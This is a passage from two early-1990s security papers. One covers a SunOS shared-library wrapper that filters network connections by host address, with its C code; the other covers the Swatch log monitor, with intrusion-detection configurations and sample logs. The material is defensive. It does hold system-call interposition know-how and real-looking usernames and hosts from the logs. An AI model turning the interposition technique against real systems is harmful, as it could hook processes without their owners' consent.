Starting with version 4.0, SunOS began providing a library sharing mechanism. Nearly all executables distributed with the system are linked against a shared C library. SunOS versions 4.1 and higher also provides the files necessary to rebuild the shared C library. With this functionality, it is possible to build special-purpose copies of the shared C library and to invoke standard executables with alternate libraries. This is sufficient to hook in to the servers and force them to do appropriate source verification.

3.1 Implementation

To understand the implementation, one must first understand a very fundamental fact about the UNIX C run-time library. All kernel calls [7] are implemented by a front end in the C library. Different computers will have different machine instructions for generating the protected trap required of kernel calls, and the front-end routines hide this detail from C programmers. The C run-time library—the same library which contains `printf` and `malloc`—also contains a front-end function for every kernel call. For example, the kernel call `write` actually exists as a function in the C library. This function is trivial: after possibly moving or rearranging the arguments, it merely executes the appropriate machine language "trap" instruction.

Since the front-end functions exist in the C library, the SunOS shared library mechanism allows a sufficiently clever individual to replace such a function, effectively adding functionality to any kernel call. This is what the secure library package uses to implement its security checks: every kernel call pertaining to network access has its front-end function replaced with one that verifies the address of the connecting host.

```

int retval;

retval = syscall(...);
if(retval ≥ 0)
{
    if(_ok_address(socket, addr, *addrlen))
    {
        return(retval);
    }
    errno = ECONNREFUSED;
    return(-1);
}
return(retval);

```

Figure 1: Basic Network Wrapper Algorithm

It turns out that only three kernel calls need such protection:

<code>accept</code>	accept a connection on a socket
<code>recvfrom</code>	receive a message from a connectionless socket
<code>recvmsg</code>	receive a message using a <code>struct msghdr</code>

Other kernel calls read data from the network, but only if the data is read from a connected socket. Only `accept` can generate file descriptors for connected sockets. Therefore, having `accept` verify the remote host is sufficient.

Figure 1 gives the basic algorithm for the secured “wrapper” functions. Each of the front-end functions listed above is replaced with a wrapper function which is patterned after this algorithm. The actual C code is listed in appendix A.

Each replaced function calls `_ok_address` for verification. It is this function that verifies the remote host address, returning *true* (1) if the remote host is acceptable and *false* (0) if it is not. It takes three arguments:

1. a file descriptor for the socket
2. a pointer to the socket address (a `struct sockaddr *`)
3. the length of the socket address

Each of these values is readily available to each wrapper, since they are passed as arguments (either directly or indirectly) to the corresponding kernel call.

The function `_ok_address` uses the socket address and length arguments if they make sense. However, if the socket address pointer is `NULL` or the length is not sufficient, then `_ok_address` will attempt to get the remote host’s address by calling `getpeername` with the file descriptor (the first argument). If the socket is connectionless, then the call to `getpeername` will fail and `_ok_address` takes the attitude “better safe than sorry” by returning failure.

It is important to realize that the file descriptor is only used if the socket address pointer and length do not provide sufficient information. In all three cases (`accept`, `recvfrom`,

```
# Configuration file for securelib.
# <name>          <address>          <mask>
all               127.0.0.0           0.255.255.255
all               129.105.5.0       0.0.0.255
ypserv           129.105.2.0       0.0.0.255
```

Figure 2: Example Configuration File

`recvmsg`), the socket address values are taken from the arguments supplied by the caller. Therefore, a well-written program should not encounter any problems.

3.2 Configuration

The first implementation of `_ok_address` used a static table to determine if an address was acceptable. When the first version of this package was released, one of its users kindly sent the author a better version of `_ok_address` which reads its information from a file. Availability of source means that `_ok_address` can be changed to suit any particular needs that a given site may have.

The location of the configuration file is determined at compile time. By default, it is named `/etc/securelib.conf`. Some may wish to provide an additional level of security by placing the configuration file in a directory readable only by `root`, such as `/etc/security`. The advantage is that a regular user cannot determine which hosts are allowed to connect to which local servers. The disadvantage is that only processes run as `root` can use the secured library. In most environments, this is not an issue since all network servers run as `root` anyway.

The syntax of the configuration file is typical for UNIX. A hash mark (`#`) starts a comment which ends at the end of the line. Each line has three fields separated by white space:

1. the service name
2. the permissible address
3. the comparison mask

An example configuration file is given in figure 2. The function `_ok_address` maintains an internal copy of each applicable line from the file. It only considers a line “applicable” if the service name is “all” or if it matches the name of this process’s service (the method used to determine that name is discussed in section 3.3). To verify a connection, `_ok_address` checks every applicable line as follows:

- the socket’s Internet address is masked via a “bitwise and” of the one’s complement of the specified mask (in retrospect, the configuration file should have specified a true subnet mask)
- the result is compared against the address specified in the configuration file
- success is indicated if and only if the result is true


```
LD_LIBRARY_PATH=/usr/lib/secure
export LD_LIBRARY_PATH
exec $0
```

Figure 3: Shell script to start secured programs

```
SECURE=""
if [ -x /usr/lib/secure/start ]; then
    echo 'Using network secure library where appropriate.'
    SECURE="/usr/lib/secure/start"
fi
```

Figure 4: Possible addition to rc.local

3.3 Use

After proper configuration, the Makefile distributed with the package (in conjunction with a few shell scripts) will perform all steps required to build a new shared C library. The library should then be installed in a location separate from `/usr/lib`. This library is *not* designed to replace the standard `libc`. Rather, it is intended to be used only in certain cases. The author chose to create a special directory for the task: `/usr/lib/secure`. Any process started with the environment variable `LD_LIBRARY_PATH` set to this directory will be dynamically linked against the secure C library instead of the standard one. Figure 3 gives an Bourne shell script which can be used to start “secured” daemons.

Normally, the name of a network service is determined *a priori* or by looking at the process’s zeroth argument (`argv[0]`). The secure library cannot use either method for determining the service name. It must resort to either heuristics or sneaky tricks. The author of the configuration file code opted for the latter. Any process using the secure library is already being started with an altered environment, so requiring one more change to the environment was deemed acceptable. The function `_ok_address` uses the value of the environment variable `SL_NAME` to determine the name of the service. Only those lines in the configuration file which start with the same name or the name `all` will have significance.

The shell file presented in figure 3 is easily modified to accommodate this method by adding one line to the beginning:

```
SL_NAME='basename $1'
```

The only other change required is the obvious one to the `export` command. This modified script is provided in the secure library package and is called `start`. The installation step places a copy in the same directory as the secure library itself.

Actual invocation of the `start` script will almost certainly be limited to `/etc/rc.local`. Those who wish to keep `rc.local` as adaptable as possible should make modifications as follows. Near the beginning of `rc.local` a check is made for the existence of `/usr/lib/secure` and an environment variable is set accordingly. The script fragment in figure 4 accomplishes this.

The lines in `rc.local` which invoke the daemons in need of protection are modified so that they start with `$SECURE`. If the library exists on this machine, the `start` script makes

sure that each daemon is started with the appropriate environment. Otherwise, `$SECURE` expands to nothing and the daemon is started normally.

3.4 Limitations

This technique is not intended to solve all network security problems. It insures that servers have some control over the network location of clients who are requesting information. Network administrators must use every tool at their disposal to secure their systems. This is just another tool for the toolbox.

The most serious shortcoming is its reliance on peer information. The wrappers have no choice but to trust the information about the remote host which the kernel gives it. But this information is based solely on the data in the IP packet header—information that can be forged. The more common Internet problem of falsifying IP address to host name translations will not affect the secure library, since its checking is based solely on IP addresses.

Another limitation is time. It takes time to check even one packet. For most protocols, this extra overhead has little impact. But for heavily used stateless and connectionless protocols, such as NFS, the impact is very noticeable. This technique is not well suited to such applications. This is a very disappointing realization. It implies that an NFS daemon which does explicit checking for every request would be too slow for any practical purposes.

4 In the Absence of Shared Libraries

This technique was developed under SunOS specifically for a network of SunOS machines. It can easily be adapted to any operating system which supports and uses shared libraries, provided that there is a mechanism for rebuilding a shared C run-time library. Although implementation would certainly be difficult, the idea may be applicable to operating systems which do not support shared libraries.

An unstripped executable still contains the symbol table, which includes enough information to find the entry point for any external function in the program. This would include the front ends for kernel calls. One can conceive of a program that would alter the first instruction in a function with a jump to a new function added to the executable. Adding additional code is the difficult part: even an unstripped executable typically does not contain the relocation information, making it impossible to move any existing symbols. Ironically, application of virus writing technology would make it possible to add the necessary code to the executable.

Executables which have had the symbol table stripped pose an additional challenge. The only way to patch it would be to do some sort of disassembly. Prior knowledge of the program's structure would aid the disassembly process, and such knowledge can be gleaned from the freely available BSD network program sources. The vendor's executable may not be identical to the BSD programs, but similarities should still exist. Each network daemon has essentially the same structure: initialization followed by the main loop. Near the beginning of the main loop one would find a call to one of the three networking system calls: `accept`, `recvfrom` or `recvmsg`. Once this call is found, the location of the appropriate kernel front end function would be known and the technique used in the previous paragraph could be applied. It would be difficult—perhaps impossible—to automate this analysis.

5 Availability

The secured C library package is freely redistributable. It is available via anonymous FTP from `eeecs.nwu.edu` in the directory `/pub/securelib`. At the time this paper was published, the Internet address for `eeecs.nwu.edu` was 129.105.5.103.

6 Conclusions

Security is a very difficult problem. This package takes one step in the right direction by providing an extra level of checking. It prevents access to critical system services by clients outside a specified realm. It provides added functionality which should have been there all along, but it does so in a way that does not require source from the original operating system. The secure library can be installed and used on any stock Sun system provided these simple requirements are met: SunOS version 4.1, 4.1.1, or 4.1.2 and installation of the option `shlib_custom` (available on all distribution tapes, but not preinstalled by Sun).

7 Acknowledgements

The author would like to thank all the brave people who tried the first version of his package and to Northwestern University for giving him a sandbox to play in. He would especially like to thank Sam Horrocks of UCI for providing the code which reads the configuration file.

References

- [1] William R. Cheswick. The design of a secure internet gateway. In *Proceedings of the Summer 1990 USENIX Conference*. USENIX Association, 1990.
- [2] William R. Cheswick. An evening with berferd in which a cracker is lured, endured, and studied. In *Proceedings of the Winter 1992 USENIX Conference*, pages 163–174. USENIX Association, 1992.
- [3] Computer Emergency Response Team. SunOS NIS vulnerability. CERT Advisory 92:13, June 4 1992.
- [4] Daniel V. Klein. Foiling the cracker: A survey of, and improvements to, password security. In *UNIX Security Workshop II*, pages 5–14. USENIX Association, 1990.
- [5] Eugene H. Spafford. The internet worm incident. Technical Report CSD-TR-933, Department of Computer Science, Purdue University, September 1991.
- [6] Sun Microsystems. *Network and Communications Administration*, March 27 1990.
- [7] *Unix Programmers Reference Manual*. Section 2.
- [8] Wietse Venema. TCP wrapper, a tool for network monitoring, access control, and for setting up booby traps. In *Third UNIX Security Symposium*, 1992. To be published.

A Kernel Call Wrappers

This is the C function used in place of the kernel call `accept`.

```
#include <sys/types.h>
#include <sys/socket.h>
#include <sys/syscall.h>
#include <errno.h>

accept(s, addr, addrlen)

int s;
struct sockaddr *addr;
int *addrlen;

{
    register int retval;
    struct sockaddr sa;
    int salen;

    salen = sizeof(sa);
    if ((retval = syscall(SYS_accept, s, &sa, &salen)) >= 0)
    {
        if (_ok_address(retval, &sa, salen))
        {
            _addrcpy(addr, addrlen, &sa, salen);
            return (retval);
        }
        close(retval);
        errno = ECONNREFUSED;
        return (-1);
    }
    return (retval);
}
```

This is the C function used in place of the kernel call `recvfrom`.

```
#include <sys/types.h>
#include <sys/socket.h>
#include <sys/syscall.h>
#include <errno.h>

recvfrom(s, buf, len, flags, from, fromlen)

int s;
char *buf;
int len, flags;
struct sockaddr *from;
int *fromlen;

{
    register int retval;

    if ((retval = syscall(SYS_recvfrom, s, buf, len, flags,
                          from, fromlen)) >= 0)
    {
        if (_ok_address(s, from, *fromlen))
        {
            return (retval);
        }
        errno = ECONNREFUSED;
        return (-1);
    }
    return (retval);
}
```

This is the C function used in place of the kernel call `recvmsg`.

```
#include <sys/types.h>
#include <sys/socket.h>
#include <sys/syscall.h>
#include <errno.h>

recvmsg(s, msg, flags)

int s;
struct msghdr *msg;
int flags;

{
    register int retval;

    if ((retval = syscall(SYS_recvmsg, s, msg, flags)) >= 0)
    {
        if (_ok_address(s, (struct sockaddr *) (msg->msg_name),
                        msg->msg_namelen))
        {
            return (retval);
        }
        errno = ECONNREFUSED;
        return (-1);
    }
    return (retval);
}
```


Centralized System Monitoring With Swatch

Stephen E. Hansen and E. Todd Atkins

Electrical Engineering Computer Facility

Stanford University

hansen@Sierra.Stanford.EDU

atkins@EE-CF.Stanford.EDU

Abstract

With the exception of login failures, few systems log the kinds of information that might indicate a security related probe or attack. Even when this information is logged, it is often hidden away in places that are either not monitored regularly or are susceptible to deletion or modification by a successful intruder. To address the problem, our approach begins with the modification of certain system programs to enhance their logging capabilities. A system administrator must often monitor several, perhaps dozens, of systems. Our approach calls for the logging facilities on each of these systems to be configured in such a way as to send a copy of the security and other critical system information to a secure, central logging host system. As one might expect, this central log can see as much as a megabyte of data a day. To keep a system administrator from being overwhelmed by a large quantity of data we have developed an easily configurable log file filter/monitor, called *swatch*. *Swatch* monitors log files and acts to filter out unwanted data and take one or more user specified actions (ring bell, send mail, execute a script, etc.) based upon patterns in the log.

1.0 The Problem

It is an unfortunate fact that most Unix[®] systems, as delivered, do little to ease the job of the security conscious system administrator. Even twenty after its introduction years it is still common to find Unix systems shipped with default configurations that allow easy access to an intruder or that have insecure permissions on critical files. A good system administrator will spend the time and effort needed to find and fix these problems as part of the installation process. But the job of system security doesn't stop there, since security, like every other part of a system administrator's job, is really a never ending task.

What every good system administrator tries to do is keep an eye on the health of each of the systems in his or her care. The health of a system should be reflected in the log messages generated by the kernel and the various daemons and utilities. These messages should also include information relevant to system security. With most systems we have seen, the system's log information is not generally made available to the system administrator in a way that is either secure or convenient. The Unix syslog facility, regardless of the original intent, has traditionally been used as more of a debugging aid than as a tool for system management. The assumption seems to be that system log files are only to be consulted after the fact, to help determine what happened rather than what is happening or what is about to happen.

All modern Unix systems do some logging. This usually consists of memory, disk, or tape errors, jammed ethernet notices, and the like. With the exception of login failures, few systems log the kinds of information that might indicate a security related probe or attack. Even when this information is logged, it is often hidden away in places that are either not monitored regularly or are susceptible to deletion or modification by a successful intruder.

2.0 Improved Security Logging

For purposes of monitoring systems security, standard Unix logging features prove to be inadequate and/or inconvenient. To address this problem, our approach begins with the modification of certain system utilities to enhance the reporting done, particularly with regard to possible security related activities. Table 1 lists some of the utilities modified and the changes made to their logging capabilities.

TABLE 1. List of logging enhancements made to several system programs

Program	Logging Enhancements
<i>fingerd</i> :	Reports the originating host and the finger target(s) to syslog.
<i>ftpd</i> :	Reports originating host to syslog. Reports file transfers to a local log file along with the local user name and, if the user is "anonymous", the password.
<i>ruserok</i> :	Used by <i>rshd</i> and <i>login</i> when called by <i>rlogind</i> . Disallows and reports to syslog any attempts to use a <i>/etc/hosts.equiv</i> or <i>~/.rhosts</i> file that contains a '+'.
<i>rshd</i> :	Reports the access status, local user, remote user and host, and the command issued to a local log file.
<i>login</i> :	Number of tries reduced to three. Reports to syslog on 'INCOMPLETE LOGIN ATTEMPT', 'REPEATED LOGIN ATTEMPT', and 'ROOT LOGIN REFUSED'. Includes the account names attempted and the originating host.

At our site we were fortunate enough to have access to the vendor's source code for all our utilities. While this is not possible for everyone, each of the utilities listed in Table 1 are available from various network archive sites. In a few cases it might be preferable to use the public version instead so as to improve portability. Another source of security related information is from the tcp wrapper code written by Weitse Venema[1]. Besides providing access control for those network services run out of *inetd*, it generates information via syslog about the connections it mediates.

One important utility not listed in Table 1 is *sendmail*. Even without modification *sendmail* can be configured to generate a plethora of status information. Unfortunately, *sendmail* isn't very discriminating in what it reports, assigning every status message the same priority. Modifying *sendmail* to assign appropriate priority levels to its status messages is on our to-do list.

3.0 Centralized Logging with syslog

When we have added to the logging capabilities of the various utilities, we have, for the most part, made use of the syslog¹ library functions. Besides providing a consistent and relatively stan-

dard logging interface, syslog directs logging messages to different files or hosts based upon the source of the message and its level of importance.

The way our facility is set up, each server system keeps its own copy of most of the syslog messages in the file `/var/log/syslog`. Syslog files are rotated on a daily basis, compressed, and kept online for about a week. Log messages that might reflect a system's health or potential security problems are also forwarded to a central log host, the **logmaster**. In practice this means that almost everything except *sendmail* status messages are sent to the logmaster. Leaving the *sendmail* status messages on the servers cuts down on the network traffic due to syslog without significantly affecting our ability to monitor. On our systems the *sendmail* messages can account for as much as 90% of a host's log messages, although 50% is more common. Appendix A shows the syslog configuration file (`/etc/syslog.conf`) for a host being monitored. The last three lines in the file are responsible for sending data to the logmaster.

Copying the syslog information to a central site is done for several reasons. First, it provides security and redundancy. If the log files on the originating host are destroyed or modified, either accidentally or by malicious intent, those on the hopefully more secure central site will be left intact. Second, it simplifies the monitoring of all the log information. By collecting information from a number of systems in a single ordered file, problems may be found that would be missed if viewed in isolation. For example, a single failed log in attempt on one system might be attributed to a typing error. The same failed log in attempt occurring on several systems in sequence could indicate an intruder trying to break in. Collecting information from several different system utilities as well as from more than one system can provide information indicating a pattern of attack. Several fingers followed by a failed *login* or *rsh* command is a common pattern revealed by this type of monitoring. Logging the target of the *finger* requests has been extremely useful in exposing undue interest or, in the case of multihopped fingers, attempts to hide a cracker's staging area.

4.0 Winnowing the Chaff – An Introduction to *Swatch*

Our facility manages about a dozen file and CPU servers which have over 50 client machines. The server systems receive an enormous amount of log information through the syslog daemon. Even after filtering out the *sendmail* information messages the logmaster sees about a megabyte of syslog messages per day. As one can imagine, sorting through that much information on a daily basis can be very time consuming. We also found that some important log entries tend to get lost among all of the less important entries when one examines the log files.

One solution to this problem would be to search for certain types of information, which can be done by using the *egrep* program with some complex command line arguments. Even with this solution one still has the problem of having to constantly monitor the output so that the urgent information is seen when it comes in. Some of this information needs to be acted on soon after it is received. For example, if the kernel on a file server machine dies then somebody needs to be alerted so the machine can be brought back up as quickly as possible. For us the most desirable solution was to have a more complex program weed through the log and do a few simple tasks when certain types of information were found. We decided to call this program *swatch*, which stands for Simple WATCHer.

1. For those systems with older 4.2BSD style syslogs that do not support non-local logging, a 4.3BSD version is also available in the BSD sources on several of the net archives (i.e. [ftp.uu.net](ftp://ftp.uu.net) or gatekeeper.dec.com).

4.1 Swatch Design Goals

There were four goals that were set when designing *swatch*.

1. Configure the program in such a way that it would only take a few minutes to teach any systems administrator how to use it.
2. Have a simple set of actions that could be performed after receiving certain types of information.
3. Allow the users to define their own actions if they like, and allow them to use parts of the input as arguments to the action.
4. Once *swatch* is running it should be reconfigurable on demand or after a specified interval without having to stop and restart the program by hand.

4.2 Using Swatch

Swatch may be run three different ways: make a single pass through a file; look at messages that are being appended to a file as that file is being updated; and examine the standard output of a program. A complete description of *swatch*'s command line options can be found in Appendix B.

Swatch's most powerful function is in examining information as it is being appended to a log file. We use *swatch* to look at messages as they are being added to the syslog file, alerting us immediately to serious system problems as they occur. Using a *tail(1)* of */var/log/syslog* is the default action for *swatch* but another file can be "tailed" by using the *-t* command line option as in

```
swatch -t /var/log/authlog
```

Receiving timely notification of certain types of probes or attacks often enables us to find out which users are logged on to the originating system. Finding out such information can help identify hackers or compromised accounts.

Using the *-f* option, *swatch* can be made to read in and process a file from beginning to end. This single pass feature can be used to examine old syslog or other text files.

```
swatch -f /var/log/syslog.0
```

This option can be used to catch up on the contents of log files after being away from the computer for a while (like after vacationing in Hawaii for a week). This feature is often used to filter through several megabytes of old syslog files to look for evidence of suspected system and network related problems as well as system probes and break-in attempts.

Having *swatch* examine the output from a program is also useful. For example, one might want to sort through process accounting or other audit information that is not kept in a plain text file and requires special processing to read.

```
swatch -c swatchrc.acct -p lastcomm
```

4.3 Implementation

Swatch relies heavily on expression matching. For this reason the Perl[2] language was used because of its Awk and C like characteristics, as well as its increasing familiarity among systems administrators.

Swatch has three basic parts: a configuration file, a library of actions, and a controlling program.

4.3.1 Configuration File

Each non-comment line in a *swatch* configuration file consists of two tab separated fields: a pattern expression and a set of actions to be done if the expression is matched. A line's pattern field consists of one or more comma-separated expressions while the action field may contain one or more comma-separated actions.

```
/pattern/[./pattern/,...]      action[,action,...]
```

The patterns must be regular expressions which Perl will accept, which are very similar to those used by the Unix *egrep* program. Each string to be matched is compared, in order, with the expressions in the configuration file and if a match is found the corresponding actions are taken. A copy of the Unix manual page for *swatch*'s configuration file is listed in Appendix C.

Lines beginning with the '#' character are treated as comment lines and are ignored.

4.3.2 Actions

Swatch understands the following actions: echo, bell, ignore, write, mail, pipe, and exec.

- The echo action causes the line to be echoed to *swatch*'s controlling terminal. An optional mode argument causes the text to be shown in normal, bold, underscore, blinking, or inverse mode. Normal mode is the default.
- The bell action sends a bell signal (^G) to the controlling terminal. An optional argument specifies the number of bell signals to send, with one being the default.
- The ignore action causes *swatch* to ignore the current line of input and proceed to the next one. The ignore action is mainly useful early on in the configuration file to filter out specific unimportant information that would otherwise match a more general expression found later in the configuration file.
- The write and mail actions can be used to send a copy of the line to a user list via the write and mail commands.
- The pipe and exec actions were added to provide some flexibility. The pipe action allows the user to use matched lines as input to a particular command on the system. The exec action allows the user to run a command on the system with the option of using selected fields from the matched line as arguments for the command. A *\$N* will be replaced by the *Nth* field in the matched line. A *\$0* or a *\$** will be replaced by the entire line.

See Appendix C for more details on the actions and their arguments.

4.3.3 Controlling Program

The controlling program is *swatch*, but the real work is done by a watcher process. *Swatch*'s first task is to translate the configuration file into a Perl script. After creating the watcher script, *swatch* forks and executes it as the watcher process. The watcher script also contains a signal handler that is called after receiving a terminate signal, SIGTERM, which attempts to clean up and then exit.

5.0 Examples

We have previously described several ways in which *swatch* can be used. In this section we will illustrate the two most common ways in which *swatch* is used at our facility. First, we have a *swatch* job running continuously looking for failed login attempts and system crashes and reboots. The *swatch* configuration file we use for this purpose is shown in Figure 1. A portion of *swatch*'s output generated by using this configuration file is shown in Figure 2.

Second it's common for each system administrator to have a customized *swatch* configuration file in his or her home directory, `~/.swatchrc`, that contains pattern/action pairs that are personally interesting, or that pertain to his or her system responsibilities. A *swatch* job using this configuration file is generally run in a window while the administrator is logged in. The personal *swatch* configuration file of one of the authors is shown in Figure 3, while Figure 4 shows an hour's output generated by this script.

5.1 Example 1. Constant monitoring for high priority events.

This *swatch* script runs continuously looking for high priority events, such as failed login attempts that might indicate an attempted break-in, and system panics and reboots. The first non-comment line looks for a `/bin/login` syslog message of the form

```
Jul 30 13:49:47 Sierra login: REPEATED LOGIN FAILURES ON ttyq0 FROM cert.cert.org:
root, anonymou, anonymou
```

The string REPEATED matches the pattern and *swatch* echoes the line and three bells to stdout, mails a copy of the line to the user who is running *swatch*, and then executes a script to finger the host that initiated the failed login.

The next pattern looks for messages from the machine room temperature monitor. The rest of the pattern/action lines in the configuration file look for panic, halt, or reboot messages from various systems. If any of these patterns are matched *swatch* will take the same actions as for the invalid login. However, instead of a backfinger script it will execute a script to call a pager with a code indicating the system and message type. Figure 2 shows the echoed output from 24 hours of running *swatch* with this configuration file.

FIGURE 1. *Swatch* configuration file for continuous monitoring

```
#
# Swatch configuration file for constant monitoring
#
# Bad login attempts
/INVALID|REPEATED|INCOMPLETE/ echo,bell=3,exec="/eefcf/adm/bin/badloginfinger $0"

# Machine room temperature
/WizMON/ echo=inverse,bell=3

# System crashes and halts
/(Gordon-Biersch|Anchor)/&&/(panic|halt)/echo,bell,mail,exec="call_pager 3667615
0911"
/(isl|coffee)/&&/(panic|halt)/ echo,bell,mail,exec="call_pager 3667615 1911"
/Sierra/&&/(panic|halt)/ echo,bell,mail,exec="call_pager 3667615 2911"
/(gloworm|stjames)/&&/(panic|halt)/ echo,bell,mail,exec="call_pager 3667615
3911"
/(osiris|shemesh)/&&/(panic|halt)/ echo,bell,mail,exec="call_pager 3667615
4911"
/(panic|halt)/ echo,bell,mail

# System reboots
/(gloworm|stjames)/&&/SunOS Release/ echo,bell,mail,exec="call_pager 3667615
3411"
/(osiris|shemesh)/&&/SunOS Release/ echo,bell,mail,exec="call_pager 3667615
4411"
/(Gordon-Biersch|Anchor)/&&/SunOS Release/ echo,bell,mail,exec="call_pager
3667615 0411"
/Sierra/&&/SunOS Release/ echo,bell,mail,exec="call_pager 3667615
2411"
/(isl|coffee)/&&/SunOS Release/ echo,bell,mail,exec="call_pager 3667615 1411"
/SunOS Release/ echo,bell,mail
```

FIGURE 2. Output from *swatch* running the configuration file in Figure 1 over a 24 hour period

```
Caught a SIGHUP -- restarting
Jul 30 13:49:03 Sierra login: REPEATED LOGIN FAILURES ON ttyq0 FROM sn01.sncc.lsu.edu:
guest, guest, guest
Jul 30 13:49:47 Sierra login: REPEATED LOGIN FAILURES ON ttyq0 FROM sn01.sncc.lsu.edu:
root, anonymou, anonymou
Jul 30 13:54:57 Sierra login: REPEATED LOGIN FAILURES ON ttytype FROM McCulloughA+70:
daniels', aniels, danielss
Jul 30 15:15:32 osiris login: REPEATED LOGIN FAILURES ON tty5 FROM Epi: berg, vt100,
^G^Hf
Caught a SIGINT -- shutting down
```

5.2 Example 2. Individualized *swatch* configuration file

Individuals may design customized *swatch* configuration files that look for patterns and take appropriate actions depending on their personal preferences. The configuration file shown in Figure 3 is run in a workstation window whenever the system administrator is logged in. The output is generally ignored or only occasionally glanced at unless the bell alerts him or her to a message of interest. Note that the *tftpd* pattern/action lines in Figure 3 ignore *tftp* requests from valid hosts and alert the user to invalid requests.

FIGURE 3. Personalized *swatch* configuration file

```
#
# Personal Swatch configuration file
#

# Alert me of bad login attempts and find out who is on that system
/INVALID|REPEATED|INCOMPLETE/           echo=underline,bell=3

# Important program errors
/LOGIN/                                  echo=inverse,bell=3
/passwd/                                echo=bold,bell=3
/ruserok/                                echo=bold,bell=3

# Ignore this stuff
/sendmail/,/nntp/,/xntp|ntpd/,/faxspooler/  ignore

# Report unusual tftp info
/tftpd.*(ncd|kfps|normal exit)/           ignore
/tftpd/                                   echo,bell=3

# Kernel problems
/(panic|halt|SunOS Release)/              echo=blink,bell
/file system full/                         echo=bold,bell=3
/vmunix.*(at|on)/                          ignore
/vmunix/                                   echo,bell

# fingers of root, guest, or myself, or coming from a terminal server (tip) are
interesting.
/fingerd.*(root|[Tt]ip|guest)/             echo,bell=3
/atkins/                                   echo=inverse,bell=3
/su:/                                      echo=bold

# echo whatever is left.
./ */                                       echo
```

FIGURE 4. Output from *swatch* using the configuration file in Figure 3 over the course of an hour

```
Jul 30 14:01:58 Sierra fingerd[1179]: sunrise.Stanford.EDU (36.93.0.20.3842) ->
"sheppard"
Jul 30 14:02:17 isl fingerd[349]: alice.Stanford.EDU (36.12.0.202.3476) -> "ju"
Jul 30 14:02:21 Sierra fingerd[1194]: alice.Stanford.EDU (36.12.0.202.3477) ->
"chung"
Jul 30 14:06:42 farm.Stanford.EDU fingerd[9212]: elaine9.Stanford.EDU
(36.21.0.125.2192) -> "lan"
Jul 30 14:07:43 Sierra fingerd[1452]: ee.technion.ac.il (132.68.48.3.2223) -> "boaz"
Jul 30 14:09:32 java.Stanford.EDU last message repeated 2 times
Jul 30 14:09:57 Sierra login: REPEATED LOGIN FAILURES ON ttytype FROM McCulloughA+70:
daniels', aniels, danielss
Jul 30 14:10:07 Gordon-Biersch fingerd[15264]: EE-CF (36.2.0.107.1302) -> ""
Jul 30 14:10:36 Sierra fingerd[1570]: unstable.Stanford.EDU (36.59.0.12.9521) ->
"ruff"
Jul 30 14:14:14 Sierra fingerd[1660]: leland.Stanford.EDU (36.21.0.69.3474) ->
"pohalski"
Jul 30 14:24:34 Sierra fingerd[1853]: N2.SP.CS.CMU.EDU (128.2.250.82.3480) -> "cclee"
Jul 30 14:25:07 Sierra fingerd[1857]: ee.technion.ac.il (132.68.48.3.2229) -> "boaz"
Jul 30 14:26:16 isl fingerd[1384]: elaine22.Stanford.EDU (36.21.0.210.1480) -> ""
Jul 30 14:31:16 isl fingerd[2006]: elaine22.Stanford.EDU (36.21.0.210.1482) ->
"abbas"
Jul 30 14:31:39 eindhoven.Stanford.EDU fingerd[25244]: elaine22.Stanford.EDU
(36.21.0.210.1481) -> ""
```

```

Jul 30 14:34:26 isl fingerd[2200]: Sunburn.Stanford.EDU (36.8.0.178.1376) ->
"stokesberry"
Jul 30 14:34:37 isl fingerd[2204]: Sunburn.Stanford.EDU (36.8.0.178.1377) -> "eric"
Jul 30 14:35:21 isl fingerd[2217]: Sunburn.Stanford.EDU (36.8.0.178.1380) -> "eric"
Jul 30 14:38:13 isl su: 'su root' succeeded for craig on /dev/ttyq3
Jul 30 14:40:05 isl su: 'su marcg' succeeded for jackk on /dev/ttys0
Jul 30 14:40:07 Sierra fingerd[2323]: ee.technion.ac.il (132.68.48.3.2236) -> "boaz"
Jul 30 14:40:13 isl su: 'su root' succeeded for jackk on /dev/ttys0
Jul 30 14:40:47 isl fingerd[2479]: elaine22.Stanford.EDU (36.21.0.210.1488) ->
"bednarz"
Jul 30 14:41:04 isl fingerd[2492]: Sunburn.Stanford.EDU (36.8.0.178.1413) -> "baas"
Jul 30 14:41:10 coffee su: 'su root' failed for craig on /dev/ttyp3
Jul 30 14:41:14 coffee su: 'su root' succeeded for craig on /dev/ttyp3
Jul 30 14:41:19 isl fingerd[2499]: Sunburn.Stanford.EDU (36.8.0.178.1415) -> "bevan"
Jul 30 14:42:34 Sierra fingerd[2387]: macro.Stanford.EDU (36.59.0.131.1301) ->
"gdmler"
Jul 30 14:53:22 isl fingerd[3182]: rascals (36.60.0.110.2661) -> "hoffmann"
Jul 30 14:55:32 Gordon-Biersch su: 'su root' failed for atkins on /dev/ttypa
Jul 30 14:55:36 Gordon-Biersch su: 'su root' succeeded for atkins on /dev/ttypa
Jul 30 14:56:22 isl ftpd[3313]: connection from ultrasound.Stanford.EDU at Thu Jul 30
14:56:22 1992
Jul 30 14:57:37 osiris vmunix: /eecf: file system full
Jul 30 14:57:37 osiris vmunix: /eecf: file system full
Jul 30 14:58:12 isl su: 'su root' succeeded for atkins on /dev/ttyt9
Jul 30 14:59:20 isl yppasswdd[77]: equitz: password incorrect
Jul 30 15:00:27 isl yppasswdd[77]: siu: password incorrect
Jul 30 15:02:17 isl fingerd[3800]: alice.Stanford.EDU (36.12.0.202.3484) -> "ju"

```

6.0 Other useful programs

We have written a few scripts which we have found useful when using the *swatch* package.

6.1 Reswatch

Reswatch was written to run out of *cron* periodically. It finds all instances of *swatch* that the user is running and sends a SIGHUP. This is useful if *swatch* is getting its input from an active log file, like *syslog*, that is moved and rendered inactive. Since we want to start getting our input from the new active log file, the old file handle needs to be closed and the new one opened. This effect is achieved when *swatch* aborts one script and starts a new one after receiving a SIGHUP.

6.2 Badloginfinger

Badloginfinger is used to finger the host that generated an unsuccessful login attempt. Output from this command is placed in its own log file. This is most useful when culprits fail to log in to a system using an unauthorized account, like root, guest, or anonymous. Some administrators might be surprised at how often this happens on their systems.

6.3 CallPager

For those who must carry a pager, this is very useful for receiving urgent information, such as serious system failures or possible security breaches. This is a simple script which uses the Unix *tip* command to call a pager through a modem and leave a code number to indicate the type of message detected. Users can customize the codes so that they can tell exactly what type of message was detected, and the system it came from.

7.0 Conclusions

Over the past six months *swatch* has proven to be a valuable tool for monitoring the health of a large collection of workstations and servers. On several occasions we have been able to detect intruders probing our systems who would probably have been missed without centralized logging and *swatch*. On two occasions it prevented system meltdown when air conditioning units failed late at night. Its value has increased as we have gathered more experience in optimizing the *swatch* configuration file entries.

